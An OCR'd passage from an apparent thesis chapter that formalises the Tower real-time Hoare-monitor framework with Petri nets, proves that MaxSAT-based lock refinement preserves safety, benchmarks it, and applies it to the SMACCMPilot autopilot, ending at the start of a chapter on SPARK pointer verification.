


Figure 6.8: The Petri net for the Tower example (Fig. 6.1). Channels and monitors are grouped together. States are shown as ellipses, transitions as rectangles, arcs as arrows and initial marking as bullets.

6.3.3 Safety Properties

Tower programs should guarantee three safety properties: the absence of channel cycles, the absence of race conditions, and deadlock freedom. We define these properties in terms of the Petri net semantics here.

Absence of Channel Cycles

A channel cycle is a special case of a deadlock caused by a circular data dependency among handlers. Intuitively, we define a channel cycle as a closed walk in a graph where the nodes are the handlers and edges are channel communications between handlers. Formally, using our Petri net semantics, a *channel cycle* is a finite sequence of nodes $n_1, m_1, n_2, \ldots$ such that:

- Each n_i is a state, each m_i is a transition.
- There exist arcs between consecutive nodes of the sequence.
- Each transition inside a period or a signal construct is unique (that means that we do not rearm a signal or loop in the sequence).
- There exists i and j ($i \neq j$) such that m_i and m_j are endpoint transitions (i.e. as defined by the L function), and $m_i = m_j$.

This can be reformulated into the fact that there does not exist a non-trivial strongly connected component that contains a channel endpoint.

Absence of Race Conditions

A race condition occurs when there is a concurrent access to some resource not protected by any lock. In the context of Hoare monitors, all accesses to such resources are done within a handler, which can only be executed after taking a lock that will guarantee no other handler that has access to this resource could run simultaneously (indeed, shared resources are at a monitor scope).

Hence, the locking procedure for a handler in the monitor mon_i is translated into the transition called `lock_`mon_i, which, when fired, gives a token to the state `callback_`mon_i. This state symbolizes the callback computation: there is no access to shared resources outside this state.

Deadlock Freedom

We define *deadlock* to be a situation in which there exist handlers $H_1, \ldots, H_n$ ($n >= 2$), which have acquired locks for $X_1, \ldots, X_n$, and are requesting locks for $Y_1, \ldots, Y_n$ where we have $Y_i \cap X_{i+1} \neq \emptyset$ (we consider that all indices are modulo n). This definition is consistent with the one given by

Chandrasekaran et al. [Can+14]. Without loss of generality, we can choose for each handler H_i, a lock $y_i \in Y_i \cap X_{i+1}$, that blocks the handler at atomic instruction `take_lock`(y_i).

The absence of deadlocks in a monitor can be interpreted as the following: for all subsets of handlers $H_1, \ldots, H_n$ of the monitor, there is no reachable marking M in the Petri subnet $\mathcal{P}'$ (obtained from $\mathcal{P}$ by deleting all handlers and channels, except handlers $H_1, \ldots, H_n$ for which we add a token) such that M has no enabled transition. This reachability problem in a Petri net is known to be EXPSPACE $-$ *hard* [Lip76]. However, given the fact that a handler cannot acquire the same lock twice, each state is therefore *safe*. The problem of detecting a deadlock in monitors therefore lies in co-NP (we have to guess a schedule of polynomial length that will deadlock).

6.4 Lock Refinement

A solution to improve parallelism is to release the locking constraints on the handlers, by allowing parallel execution of handlers that do not access common shared resources. One approach is to create a lock per resource and require each handler to acquire all locks necessary before any callbacks are called. Unfortunately, embedded RTOSes are often bounded on their total number of locks. Furthermore, such fine-grained locking can cause the overhead of acquiring and releasing locks to be too high, such as in tight control loops. We therefore require efficient allocation of shared resources to a fixed number of locks.

Besides shared state variables declared at monitor scope, handlers may also access hardware resources directly (*e.g.*, reading and writing to registers). In a general purpose language with pointers, a precise static analysis to determine all accesses to shared resources is not generally possible. As noted above, the callbacks within handlers in Tower are written in Ivory [Ell+15]. Ivory references are statically guaranteed non-null pointers. Reference arithmetic or reference aliasing is not possible except through function calls. Registers are named and are accessed through an interface. These characteristics make a static analysis of handlers to discover the uses of shared resources straightforward and is done as an Ivory compiler pass. In particular, our analysis does not require an inter-procedural analysis, given that a shared resource can be passed to a function only as an argument. Looking at the arguments in top-level function calls in handlers is sufficient to safely over-approximate the shared resources used.

6.4.1 Lock Optimization

To begin, consider a matrix representation of the inputs, made of an $n \times m$ boolean matrix I, where n represents the number of handlers, m the number of resources, and $I_{i,j} \equiv$ `true` if and only if the handler H_i uses the resource

R_j. Hence in this matrix representation, we can define rows in the form I_i, and determine whether two handlers share any resources by computing the scalar product of two rows:

$$I_i \bullet I_j \equiv \bigvee_{k=1}^{m} I_{i,k} \wedge I_{j,k} \tag{6.1}$$

Similarly, the output is in the form of an $l \times m$ Boolean matrix A (where l is the upper bound on the number of locks), called an *attribution*, where $A_{i,j} \equiv \texttt{true}$ if and only if the resource j is attributed to the lock i. Note that stating that handlers i and j do not share any lock means exactly $(A^t \times I_i) \bullet (A^t \times I_j) \equiv false$. Note that a resource is attributed to exactly one lock, which formally writes as the following invariant:

$$\forall j \in \{1, \ldots, m\}, \exists! i \in \{1, \ldots, l\}, A_{i,j} \equiv true \tag{6.2}$$

The goal of the optimization is to find an attribution that increases parallelism in multicore configurations (we precisely define a metric on parallelism in Section 6.5) while satisfying Invariant 6.2.

We define a reward function mapping each pair of handlers to the product of their respective number of resources (written $nbResources$) and the frequency (written $Freq$) at which they are called (*i.e.*, the reward will be bigger if the pair of handlers uses a lot of resources and/or is run frequently). The intuition is that since we are dealing with real-time systems, greater weight should be given to threads that run frequently, taking into account the number of resources they have. Because a handler may be called from multiple threads, we define an ordering of threads based on frequency, and assign the frequency of handlers to be the frequency of the *maximal* thread that calls it. The ordering is as follows, defined over the four types of channels available in Tower:

$$\begin{aligned}
\texttt{init} &< c \text{ for all channels } c \text{ s.t. } c \neq \texttt{init} \\
\texttt{period}\ t_0 &< \texttt{period}\ t_1 \text{ iff } t_0 > t_1 \\
c &< \texttt{signal}\ n\ d \text{ for all } c \text{ s.t. } c \neq \texttt{signal}\ n'\ d' \\
\texttt{signal}\ n_0\ d_0 &= \texttt{signal}\ n_1\ d_1
\end{aligned}$$

Intuitively, initialization threads run once, thus have the lowest frequency. A periodic thread has a higher frequency if its period is smaller. And signal threads, which can be driven by interrupts, are assumed to have the highest frequency. Furthermore, we do not distinguish signals with different deadlines. The reward function appears to be simple to compute—it relies on a simple graph analysis from the Tower compiler—and proved to work well in practice.

For each pair of handlers that do not share resources, we add the reward if the resources of the first handler are not attributed to the same lock as the resources of the second handler. In what follows, the Kronecker delta, δ, is defined as being one if its two arguments are equal, zero otherwise.

$$\begin{aligned}
\texttt{maximize:} & \sum_{i<j} \delta((A^t \times I_i) \bullet (A^t \times I_j), \texttt{false})\ W(i,j) \\
\texttt{over:} & \ (A_{i,j})_{i\in\{1,\dots,l\},j\in\{1,\dots,m\}} \\
\texttt{subject to:} & \ A \text{ satisfies the property (6.2)} \\
\text{where:} & \ W(i,j) = Freq(I_i) \cdot Freq(I_j) \cdot \\
& \quad nbResources(I_i) \cdot nbResources(I_j)
\end{aligned}$$

We translate this optimization problem with a PWMS instance. MAXSAT is the problem of determining the maximum number of clauses in a conjunctive normal formula that can be satisfied. This is a variant of SAT which consists only in determining if all the clauses can be satisfied or not. PWMS is a variant of MAXSAT with *hard clauses*, which must be satisfied, and weighted *soft clauses*, which may be satisfied. We use OPEN-WBO [MML14], an open-source PWMS solver with Glucose 3.0 as the underlying SAT solver [AS09; ES04].

The PWMS solver finds an assignment to variables $A_{i,j}$ that satisfies the Invariant 6.2. The hard clauses ensure that every resource is attributed to exactly one lock. The soft clauses aim for every pair of handlers (H_i, H_j) sharing no resources, and for every resource α that H_i uses and every resource β that H_j uses, respectively, at minimizing the assignments of α and β to the same lock, weighted by the frequency of the handlers' usage (weights are written as a subscript in the soft clauses).

$$\begin{aligned}
\texttt{variables:} & \ (A_{i,j})_{i\in\{1,\dots,l\},j\in\{1,\dots,m\}} \\
\texttt{hard clauses:} & \ \bigwedge_{j=1}^{m} \Big(\bigvee_{i=1}^{l} A_{i,j}\Big) \bigwedge \Big(\bigwedge_{1\le i<k\le l} \neg A_{i,j} \vee \neg A_{k,j} \Big) \\
\texttt{soft clauses:} & \ \bigwedge_{\substack{1\le i<j\le n \\ I_i \bullet I_j \equiv \texttt{false}}} \ \bigwedge_{\substack{1<\alpha<m \\ I_{i,\alpha}\equiv\texttt{true}}} \ \bigwedge_{\substack{1<\beta<m \\ I_{j,\beta}\equiv\texttt{true}}} \ \bigwedge_{k=1}^{l} \\
& \qquad \big(\neg A_{\alpha,k} \vee \neg A_{\beta,k}\big)_{Freq(I_i)\times Freq(I_j)}
\end{aligned}$$

Finally, as a post-processing step to improve efficiency, we define H_{L_i}, the set of handlers that have to take the lock L_i. We define a partial order $\sqsubseteq$ on locks such that $L_i \sqsubseteq L_j$ if and only if $H_{L_i} \subseteq H_{L_j}$. We finally apply basic optimizations that reduce the final number of locks:

- Monitors with no resource do not generate any locks.

- Locks L_i and L_j for which $L_i \sqsubseteq L_j$ are merged together (more precisely, L_i is merged into L_j).

6.4.2 New semantics

Two modifications have to be made to the semantics in Section 6.3. The first allows declaring at a monitor level several locks, each as a state initialized with one token. The second changes the locking procedure of handlers, by creating one transition per lock to acquire (we release all the locks at , as unlocking order does not influence the safety properties).

$$
\begin{array}{l}
M[\![\texttt{monitor}\ name\ (lock)_i\ \texttt{do}\ (handler)_j]\!] = \\
\quad (\bigcup_j H[\![handler_j]\!]_{name}) \bigcup \\
\quad \left\{ \begin{array}{ll}
\text{states:} & \{\bigcup_i name\_\texttt{lock}\_i\} \\
\text{transitions:} & \emptyset \\
\text{arcs:} & \emptyset \\
\text{initial marking:} & \{\bigcup_i name\_\texttt{lock}\_i \mapsto 1\}
\end{array} \right\}
\end{array}
$$

$$
\begin{array}{l}
H[\![\texttt{handler}\ endpoint\ name\ (lock)_i\ \texttt{do}\ (emitter)_j]\!]_{monitor} \quad = \\
\quad (\bigcup_j E[\![emitter_j]\!]_{name}) \bigcup \\
\quad \left\{ \begin{array}{ll}
\text{states:} & \{name, \texttt{callback}\_name, \\
 & (\texttt{locked}\_i\_name)_{i \neq max(i)}\} \\
\text{transitions:} & \{(\texttt{lock}\_i\_name)_i, \texttt{release}\_name\} \\
\text{arcs:} & \{name \rightarrow \texttt{lock}\_min(i)\_name, \\
 & (monitor\_\texttt{lock}\_i \rightarrow \texttt{lock}\_i\_name)_i, \\
 & (\texttt{lock}\_i\_name \rightarrow \texttt{locked}\_i\_name)_{i \neq (max(i))}, \\
 & \texttt{lock}\_max(i)\_name \rightarrow \texttt{callback}\_name, \\
 & \texttt{callback}\_name \rightarrow \texttt{release}\_name, \\
 & (\texttt{release}\_name \rightarrow monitor\_\texttt{lock}\_i)_i\} \\
\text{initial marking:} & \{name \mapsto 0, \texttt{callback}\_name \mapsto 0, \\
 & (\texttt{locked}\_i\_name)_{i \neq max(i)} \mapsto 0\}
\end{array} \right\}
\end{array}
$$




Figure 6.9: The Petri net for the Tower example (Fig. 6.1) after lock refinement. Note the absence of lock in the go monitor and the presence of two locks for the led monitor.

6.4.3 Proofs of Safety

Let us reconsider our three safety properties with respect to the optimization we have described.

First, lock refinement does not affect the message passing (modifications only happen inside the monitors); hence the absence of channel cycles is preserved in the new Petri net model.

More rigorously, let us consider a channel cycle $n_1, m_1, n_2, \ldots, n_p$ (such that the sequence respects the properties expressed in 6.3.3) in the original program before lock refinement: then we construct a new channel cycle in the Petri net after lock refinement by keeping all nodes and transitions, except that $name \rightarrow \texttt{lock\_}name \rightarrow \texttt{callback\_}name$ is replaced by $name \rightarrow \texttt{lock\_}min(i)\texttt{\_}name \rightarrow \texttt{locked\_}min(i)\texttt{\_}name \rightarrow \ldots \rightarrow \texttt{lock\_}max(i)\texttt{\_}name \rightarrow \texttt{callback\_}name$. We easily check that the new sequence indeed verifies the properties expressed in the definition of channel cycle: the length of the cycle is still finite, we alternate between states and transitions following arcs, we keep the uniqueness of transitions inside channel constructs and we still have m_i and m_j from the channel cycle before optimization that are present in the new sequence of nodes, except that their indexes increased while still being different from one another. The converse is trivially true by remarking that the construct above is reversible (more precisely, the previous construction gives an isomorphism between the channel cycles of the Petri nets before and after lock refinement).

Second, race conditions can only happen after lock refinement if there are resources of global scope accessed outside a lock. The system is safe if for each handler, the set of resources that are being accessed is a subset of the set of resources protected by the locks acquired by this handler, which is equivalent to the soundness of the static analysis done previously. To

check this property in terms of Petri nets, we extended the Petri nets by adding an extra labeling to handler states that indicates the resources used by the handler, and for each lock state, the resources that the lock protects. Those changes in the semantics are not presented here, for simplicity and readability purposes. At compile time, we check that the resources used by each handler are indeed a subset of the union of the resources protected by the locks taken by the handler.


Third, deadlock freedom is the least obvious of the three properties. Let us define an ordering relation $\leq$ over locks, and enforce by convention that each handler will have to take the locks following the same order (this is enforced in the semantics by the transitions $\texttt{lock\_}min(i)\texttt{\_}name \rightarrow \texttt{locked\_}min(i)\texttt{\_}name \rightarrow \ldots \rightarrow \texttt{lock\_}max(i)\texttt{\_}name$). Suppose handlers $H_1, \ldots, H_n$ are deadlocked. Then by using the definition of deadlock given in section 6.3.3, we can define for each H_i, X_i the set of locks acquired and Y_i the set of locks that are still to be acquired, and we have that $\exists y_i \in Y_i \cap X_{i+1}$. Without loss of generality, we can say that for each handler H_i, the transition $\texttt{lock\_}y(i)\texttt{\_}name$ is not enabled. By using the fact that we have an ordering relation on locks, we can say that $y_1 \leq y_2$ given that $y_1 \in X_2$ and $y_2 \in Y_2$. The same can be applied circularly, which gives $y_i \leq y_{i+1}$. Hence by antisymmetry and transitivity we can conclude that $y_1 = \ldots = y_n$, giving deadlock freedom by contradiction.

6.5 Experimental Results


In this section, we benchmark how our optimization scales using PWMS. In particular, we run for a fixed period of time, after which a solution is returned that may not be optimal.

We first define a metric based on comparing the resulting parallelism to the theoretical maximum. We do so by defining two graphs in which the nodes are the handlers, and then compare their densities. The first graph has its edges defined by the relation $I_i \bullet I_j = false$ (*i.e.* the handlers H_i and H_j can run simultaneously in theory) and the second by the relation $(I_i \times A^t) \bullet (I_j \times A^t) = false$ (*i.e.* the handlers H_i and H_j will run simultaneously when executing the program after optimization). After computing the graph density of the first graph and discarding the ones in which there is no parallelism possible (density equal to zero), we apply our optimization and compute the density of the second graph and compute the *relative error* ($\Delta = \frac{\texttt{theoretical}-\texttt{experimental}}{\texttt{theoretical}}$) which will be main our benchmarking value.


In the benchmark, we generate random Tower programs, run the lock refinement optimization, then record the relative error of the results. The essential question addressed in the benchmark is how small a relative error can be achieved using PWMS. OPEN-WBO supports setting a timeout. When the timeout is reached, if the hard clauses are satisfied, then the best result




(a) 2 seconds.




(b) 900s compared to 2s (differential image).




(c) 60 seconds.



(d) 900s compared to 60s (differential image).



(e) 900 seconds.



(f) 900s compared to 300s (differential image).

Figure 6.10: Relative error obtained for each various timing. Each test case is defined by its coordinates (number of handlers, total number of resources, number of locks allocated). The ranges chosen are: $handlers \in \{2, \ldots, 5\}$, $resources \in \{2, \ldots, 64\}$ and $locks \in \{2, \ldots, 32\}$. Figures 6.10a, 6.10c, 6.10e: we show the relative error as computed before (blue: perfect computation, red: the optimization failed and no parallelism is found). Figures 6.10b, 6.10d, 6.10f: we show the delta between respectively 6.10a and 6.10e, 6.10c and 6.10e, 300s (not shown here) and 6.10e. White color means no change, blue means improvement whereas red shows worsening. Raw data can be found on `https://github.com/GaloisInc/pwms-instances`

reached with respect to the weighted soft clauses is returned. If not, the optimization is aborted. On large instances, we target only an approximation since lock optimization is NP-complete [Emm+07].

Each test case with R resources is generated by drawing a number of resources per handler P between one and R uniformly, and then for each handler draw P resources out of R (in particular, for each test case, all handlers have the same number of resources). To each test case, we allocate 2, 60, 300 or 900 seconds, the solver returning the best solution at the end of this timeout. As shown by Fig. 6.10, the optimization scales well with the number of resources, but not well with locks. Furthermore, in most tested cases, more time does not improve the results, suggesting that if a good optimization is not found quickly, it is likely not to be found even with substantially more time. Additional noise was introduced due to OPEN-WBO non-deterministically entering a sleep state and having to be killed off manually, which shows an abrupt degradation or improvement in the results for some specific instances.

6.6 Case-Study: The SMACCMPilot Autopilot

To demonstrate the scalability of our approach on a large code-base, we apply the optimization approach to the SMACCPilot autopilot, developed as a part of the *Secure Mathematically-Assured Composition of Control Models* (SMACCM) project within the DARPA *High-Assurance Cyber Military Systems* (HACMS) program.

The unmanned aerial vehicle airframe is a quadcopter (3DR IRIS+), with two primary flight controllers, a core flight controller and a mission controller. The general architecture of the SMACCM project is presented in Figure 6.11. The autopilot is open source and available on `http://smaccmpilot.org/`.

6.6.1 Autopilot Architecture

The flight computer hardware is the PX4 Pixhawk [Mei16], the main processor of which is a 168Mhz STM32F427 ARM-v7M Cortex-M4 CPU. The flight computer manages sensor polling, sensor fusion, inner loop control, motor control, and direct pilot input from a 2.4GHz radio—the link is not encrypted, hence used only for debugging purposes and public presentations. The flight computer software is written using Tower and there are backends to generate code for both the eChronos [Dat16] and FreeRTOS [Bar17] RTOSes.

Note that on Linux, earliest deadline first (`SCHED_DEADLINE`) scheduling can only be used in recent kernel versions (>= 3.14). This feature however is provided by the Linux kernel and not POSIX (therefore not defined in `pthread.h`), thus the deadline should be set using the function

`sched_setattr` in the header `sched.h`, which requires the PID of the process. This means that the thread first has to be created using an other scheduling policy, and the deadline has to be changed by the scheduled process using `pthread_self`. Hence, there is a possibility that the deadline will be set up after the deadline has passed. Nothing guarantees scheduling safety.

A kernel patch named *LITMUS-RT* [Bra11] targeting specifically multicore embedded systems and solving all previous Linux issues exists, but is not compatible with a Raspberry Pi by default, given that these boards have neither a TSC (*Time Stamp Counter*) nor HPET (*High Precision Event Timer*) counter to use as clock-source,[1] and require modifications to the patch, as done in [War+13] to use it on a NVIDIA Tegra ARM-A9 processor. Nevertheless, the Tower POSIX backend only allows basic testing on Raspberry Pi mainly for low-cost debugging purposes, and a further use for non-critical applications.

The mission controller hardware is an Odroid-XU board with a custom IO board (Fig. 6.12a). The board runs the formally-verified seL4 microkernel [Kle+09] which encloses a Linux virtual machine, used for communicating with the CMUCam5 Pixy camera (Fig. 6.12b). The Odroid-XU

[1] https://lists.litmus-rt.org/pipermail/litmus-dev/2013/000671.html





Figure 6.11: Diagram showing the general architecture of the Phase 2 SMACCM project for the UAV (there is a ground station not shown here). The picture on the top-right shows a UAV of the previous model used for testing (3DR IRIS). Credit: Rockewell Collins.



(a) The IO shield built by Data61 (ex-NICTA). It is connected to a CAN bus, a telemetry module (900 MHz TX/RX), and a power source.

(b) The CMUcam5 Pixy with a resolution of 640×400 at 50 Hz. The camera manages face detection and object recognition.

Figure 6.12: SMACCMcopter parts.

communicates through the IO board with the ground control station on an AES-GCM 128-bit encrypted communication on 915MHz with a custom serialization protocol called GIDL that replaces the well-known but insecure MAVLink protocol. However, the video stream is sent to the ground station through a standard WiFi protocol (WPA2/PSK). Note that the Linux VM is encapsulated in an untrusted environment, which prevents it from communicating directly with the flight controller or the ground station. The mission computer and flight computer communicate over a CAN bus.

A typical mission consists in the key exchange while the UAV is on the ground, and the upload of a flight plan using GPS waypoints, the latter of which can be updated while in flight. The UAV while in flight can receive instructions transmitted to the Linux VM that can control the optroelectronic pod, send back encrypted telemetry data, and on demand stream video on WiFi. The UAV can take-off, land, aviate, and navigate automatically.

6.6.2 Optimizing SMACCMPilot

The autopilot flight controller module has 157 monitors, of which 32 have no shared resources (30 of them have only one handler), and 41 monitors have handlers that can run in parallel (i.e. the graph density is not null, as defined in section 6.5). The total lines of software are just under 100K lines of code, not counting comments or empty lines. After running our optimization (allowing 60 seconds to the PWMS solver for each monitor), we achieved a perfect result for 39 monitors out of 41, having a relative error of zero (as defined in section 6.5). Of the two remaining monitors, in the monitor managing communication to an I/O coprocessor over high-speed serial via a direct memory-access controller (`px4io_driver`), we have a relative error of 0.17 (density of 0.68 instead of 0.82 in theory), and in the

monitor managing inner loop control (`control`), the optimization did not manage to improve parallelism, yielding a relative error of 1. These results can be explained by the huge instances generated for the last two monitors, as shown in the Figure 6.13.

These results suggest that on a real code base developed using a Hoare-monitor style, there are generally significant optimization opportunities. In our case, much of the shared state is relatively localized to a small number of monitors.




Figure 6.13: Representation of the 41 monitors. Each monitor is defined by its coordinates (number of handlers on a logarithmic scale, total number of resources, number of locks allocated). We show the relative error as computed before (blue = 0, perfect computation, red = 1, the optimization failed and no parallelism is found) The red square on top right corresponds to the `control` monitor. Its position shows the inability to solve the PWMS instance for it within 60 seconds.

6.7 Related work

Our work can be placed within the context of the lock granularity debate in multicore processing [Bra11]. Hoare monitors introduce very coarse-grained—but safe—locking for user applications. The benefit of fine-grained

locking is that it can be more efficient, but it can also subtly introduce bugs. We refine locks automatically, up to a fixed number of locks, allowing programmers to combine the simplicity and elegance of Hoare monitors with more efficient concurrency in an embedded real-time setting.

Others [Emm+07; CCG08; Haw+12] have addressed the problem of lock allocation for *atomic sections* [McC+06] with similar goals to us. Most related is the work by Emmi et al. in which the authors automatically allocate locks for atomic regions [Emm+07]. Their work considers general-purpose C programs, so they have a more sophisticated pointer analysis to ensure safety. They encode the problem using SAT; we arguably have a more natural encoding into the more expressive PWMS. While our analysis is arguably more coarse-grained, our SMACCMPilot case-study is 100k lines of code; theirs are over programs that are 2k or fewer lines with no more than 11 atomic regions.

While somewhat rare in the real-time literature, Jeffay uses a Hoare-monitor based solution in providing optimality results for scheduling preemptive sporadic tasks [Jef89].

A large body of literature exists on formal models of concurrent systems [WN95], and we are agnostic regarding other models, such as Kahn process networks [Kah74]. Our work is largely agnostic regarding the particular formalism, although we want a language expressive and precise enough to reason about the safety properties described in Section 6.3.3. While not pursued in this work, formal semantics paves the way to model-checking user-supplied assertions about concurrent embedded programs [JKW07].

6.8 Conclusion

We have described and formalized Tower, a framework for specifying real-time Hoare monitors, as well as a systematic optimization technique intended to improve runtime efficiency. We have proved that this technique maintains key safety properties, which has been experimentally confirmed by tests on real hardware.

There are a variety of avenues for additional research. One way to improve the results would consist in investigating other reward functions. We used a naive approximation for the frequency of handler calls. There is a practical trade-off: a more refined reward function might improve performance in practice, while a simple reward function might make PWMS solving simpler. Finally, we believe Hoare-monitor based concurrency is interesting in its own right and deserves more experimentation.

Chapter 7

Verification of programs with pointers in SPARK

In the field of deductive software verification, programs with pointers present a major challenge due to pointer aliasing. In this chapter, we introduce pointers to SPARK, a well-defined subset of the Ada language, intended for formal verification of mission-critical software. Our solution uses a permission-based static alias analysis method inspired by Rust's *borrow-checker* and *affine types*. To validate our approach, we have implemented it in the SPARK GNATprove formal verification toolset for Ada. In this chapter, we give a formal presentation of the analysis rules for a core version of SPARK and discuss their implementation and scope.

